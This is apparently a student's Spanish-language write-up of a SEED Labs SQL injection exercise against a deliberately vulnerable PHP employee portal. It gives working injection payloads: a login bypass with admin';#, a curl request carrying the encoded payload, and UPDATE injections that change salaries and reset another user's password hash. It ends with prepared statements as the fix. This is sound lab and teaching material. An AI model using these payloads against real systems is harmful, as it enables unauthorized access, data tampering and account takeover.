

Tarea 2. Ataque de inyección SQL en la instrucción SELECT

```
$input_undef = $_GET['username'];
$input_pwd = $_GET['Password'];
$shashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_undef' and Password='$shashed_pwd' ";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {

    if(name=='admin') {
        return All employees information;
    } else if (name !=NULL){
        return employee information;
    }
} else {
    Authentication Fails;
}
```

2.1 Inyección SQL desde la página web. Iniciar sesión en la aplicación web como administrador desde la página de inicio de sesión, para que puedas ver la información de todos los empleados. Asumimos que conoces el nombre de la cuenta del administrador, admin, pero no la contraseña.

Employee Profile Login

USERNAME

admin';#

PASSWORD

Password

Login

User Details								
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2 Tu tarea es repetir la Tarea 2.1, pero sin usar la página web. Puedes usar herramientas de línea de comandos, como curl. Si necesitas incluir caracteres especiales, debes codificarlos correctamente. Comillas simples es %27, espacios en blancos %20. Debes manejar la codificación HTTP al enviar solicitudes mediante curl.

https://www.w3schools.com/tags/ref_urlencode.ASP

Después de hacer muchos curls a index.html (daba como que no era un php) y si era index.php daba error 404... encuentro esto en el código fuente de la web:

```
<div class="container col-lg-4 col-lg-offset-4" style="padding-top:
  <h2></h2>
  <br>
  <div class="container">
    <form action="unsafe_home.php" method="get"></form>
  </div>
  <div class="text-center"></div>
</div>
</body>
</html>
```

\$curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password=1'
= 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin';#&Password=1'

[12/02/20]seed@VM:~\$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Passwo
rd=1'

Nos hemos logueado, vemos "la tabla" modo HTML.

```
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EAE55;">
    <div class="collapse navbar-collapse" id="navbarToggleDemo1">
      <a class="navbar-brand" href="unsafe_home.php"></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logout" class="nav-link my-2 my-lg-0">Logout</button></div></nav>
      <div class="text-center"><b> User Details </b></div><table class="table table-striped table-bordered"><thead><tr><th><div class="text-center"><b> User Details </b></div></th><th><div class="text-center"><b> Username </b></div></th><th><div class="text-center"><b> Salary </b></div></th><th><div class="text-center"><b> Birthday </b></div></th><th><div class="text-center"><b> SSN </b></div></th><th><div class="text-center"><b> Nickname </b></div></th><th><div class="text-center"><b> Email </b></div></th><th><div class="text-center"><b> Address </b></div></th><th><div class="text-center"><b> Ph. Number </b></div></th></tr></thead><tbody><tr><th><div class="text-center"><b> Alice </b></div></th><td><div class="text-center">10000</div></td><td><div class="text-center">20000</div></td><td><div class="text-center">9/20</div></td><td><div class="text-center">10211002</div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td></tr><tr><th><div class="text-center"><b> Boby </b></div></th><td><div class="text-center">20000</div></td><td><div class="text-center">30000</div></td><td><div class="text-center">4/20</div></td><td><div class="text-center">10213352</div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td></tr><tr><th><div class="text-center"><b> Ryan </b></div></th><td><div class="text-center">30000</div></td><td><div class="text-center">50000</div></td><td><div class="text-center">4/10</div></td><td><div class="text-center">98993524</div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td></tr><tr><th><div class="text-center"><b> Samy </b></div></th><td><div class="text-center">40000</div></td><td><div class="text-center">90000</div></td><td><div class="text-center">1/11</div></td><td><div class="text-center">32193525</div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td></tr><tr><th><div class="text-center"><b> Ted </b></div></th><td><div class="text-center">50000</div></td><td><div class="text-center">110000</div></td><td><div class="text-center">11/3</div></td><td><div class="text-center">32111111</div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td></tr><tr><th><div class="text-center"><b> Admin </b></div></th><td><div class="text-center">99999</div></td><td><div class="text-center">400000</div></td><td><div class="text-center">3/5</div></td><td><div class="text-center">43254314</div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td><td><div class="text-center"></div></td></tr></tbody></table>
  <div class="text-center">
    <p>
      Copyright © 2020; SEED LABS
    </p>
  </div>
</body>
```

2.3 Anexión de una nueva sentencia SQL. Para modificar la base de datos.

Una idea sería utilizar el ataque de inyección SQL para convertir una instrucción SQL en dos, siendo la segunda la sentencia de actualización o borrado. En SQL, el punto y coma (;) se usa para separar dos consultas SQL. Piensa cómo puedes usar la página de inicio de sesión para que el servidor ejecute dos instrucciones SQL. Intenta el ataque para eliminar un registro de la base de datos y observa el resultado.

Ejemplo:

```
UPDATE employees
SET
    email =
    'mary.patterson@classicmodelcars.com'
WHERE
    employeeNumber = 1056;
```

Admin'; UPDATE credential SET Name='Ines' WHERE Id=5;

No funciona debido a una contramedida de php que no permite ejecutar varias sentencias en una línea.

3. Ataque SQL en la sentencia UPDATE

Si la vulnerabilidad de inyección SQL se produce en una instrucción UPDATE, el daño será más grave, porque los atacantes pueden usar la vulnerabilidad para modificar las bases de datos.

En nuestra aplicación de Gestión de Empleados, hay una página de **Editar perfil** (Figura 2) que permite a los empleados actualizar la información de su perfil. Para ir a esta página, los empleados deben primero iniciar sesión.

El código PHP implementado en el archivo *unsafe_edit_backend.php* se usa para actualizar el perfil del empleado. Este archivo PHP se encuentra en el directorio */var/www/SQLInjection*

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
    nickname=' $input_nickname',
    email=' $input_email',
    address=' $input_address',
    Password=' $hashed_pwd',
    PhoneNumber=' $input_phonenumber'
    WHERE ID=$id; ";
$conn->query($sql);
```

→ UPDATE tabla
SET campo='valor', campo='valor'
WHERE ID=\$id

3.1. Modifica tu propio salario

Supón que tú (Alice) eres una empleada descontenta y que tu jefe (Boby) no aumenta tu salario este año. Deseas aumentar tu propio salario explotando la vulnerabilidad de inyección SQL en la página Editar perfil. Asumimos que sabes que los salarios se almacenan en una columna llamada salary.

1. Nos logueamos: Name=Alice';# Password=(da igual)
2. Vamos al apartado de editar, vemos que no se pueden cambiar todos los valores pero sabemos que existe salary. Como al cambiar esto ya empieza por UPDATE credential SET nickname/email... Añadiremos la continuación a esa parte, directamente desde los valores que queremos cambiar (salary)

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

3. Cambiamos el salario, escribiendo en uno de los campos:

- ',salary=999 where EID=10000;#
- ',salary='123' where EID='10000';#
- ',salary='12345' where ID='1';#
- ',salary='12345' where Name='Alice';#

Alice Profile	
Key	Value
Employee ID	10000
Salary	999
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Alice Profile	
Key	Value
Employee ID	10000
Salary	12345
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

- **Cambiar solo ',salary='123', no funciona**

(Los EID e IDs los sabemos porque nos logueamos como admin antes)

Tarea 3.2: Modifica el salario de otras personas. Después de aumentar tu propio salario, decides castigar a tu jefe Boby, reduciendo su salario a 1 dólar.

Boby tiene el ID=2

Hago el update pero cambio el where para su ID

Escribo en uno de los campos: ',salary='1' where ID='2';#


Nos logueamos en admin para ver los cambios:

Username	Eid	Salary
Alice	10000	12345
Boby	20000	1

Tarea 3.3: Modifica la contraseña de otras personas. Decides cambiar la contraseña de Boby a algo que conozcas, y así luego puedes iniciar sesión en su cuenta y hacer más daño. Puedes aprovechar para comprobar cómo se almacenan las contraseñas "hasheadas" en la base de datos con SHA1. Observa cómo en el código unsafe_edit_backend.php se utiliza la función hash SHA1 para generar el valor hash de la contraseña

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
  nickname=' $input_nickname',
  email=' $input_email',
  address=' $input_address',
  Password=' $hashed_pwd',
  PhoneNumber=' $input_phonenumber'
  WHERE ID=$id;";
$conn->query($sql);
```

1. Hasheo una contraseña a SHA1



hola hash


sha-1

Result for sha1: 99800b85d3383e3a2fb45eb7d0066a4879a9dad0

2. Cambio la contraseña:

➤ ', Password='99800b85d3383e3a2fb45eb7d0066a4879a9dad0' where Name='Boby';#

3. Me logueo como Bobby, con contraseña hola.



Employee Profile Login

USERNAME Boby

PASSWORD ****

Login

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Intentos que no funcionaron (había que meter la password hasheada, claro):

', Password=sha1(hola) where ID='2';#

', Password = sha1('hola') where ID='2';#

4. Contramedida - Consulta preparada

Para esta tarea, utiliza el mecanismo de consulta preparada para corregir las vulnerabilidades de inyección SQL explotadas por ti en las tareas anteriores. Luego, verifica si aún puedes explotar la vulnerabilidad o no.

En resumen, una consulta preparada separa los datos que pueden entrar en el programa del código que había anteriormente, para que no se puedan realizar modificaciones de estos.

➔ Modificamos el php, sudo restart apache2. Las inyecciones SQL ya no funcionan.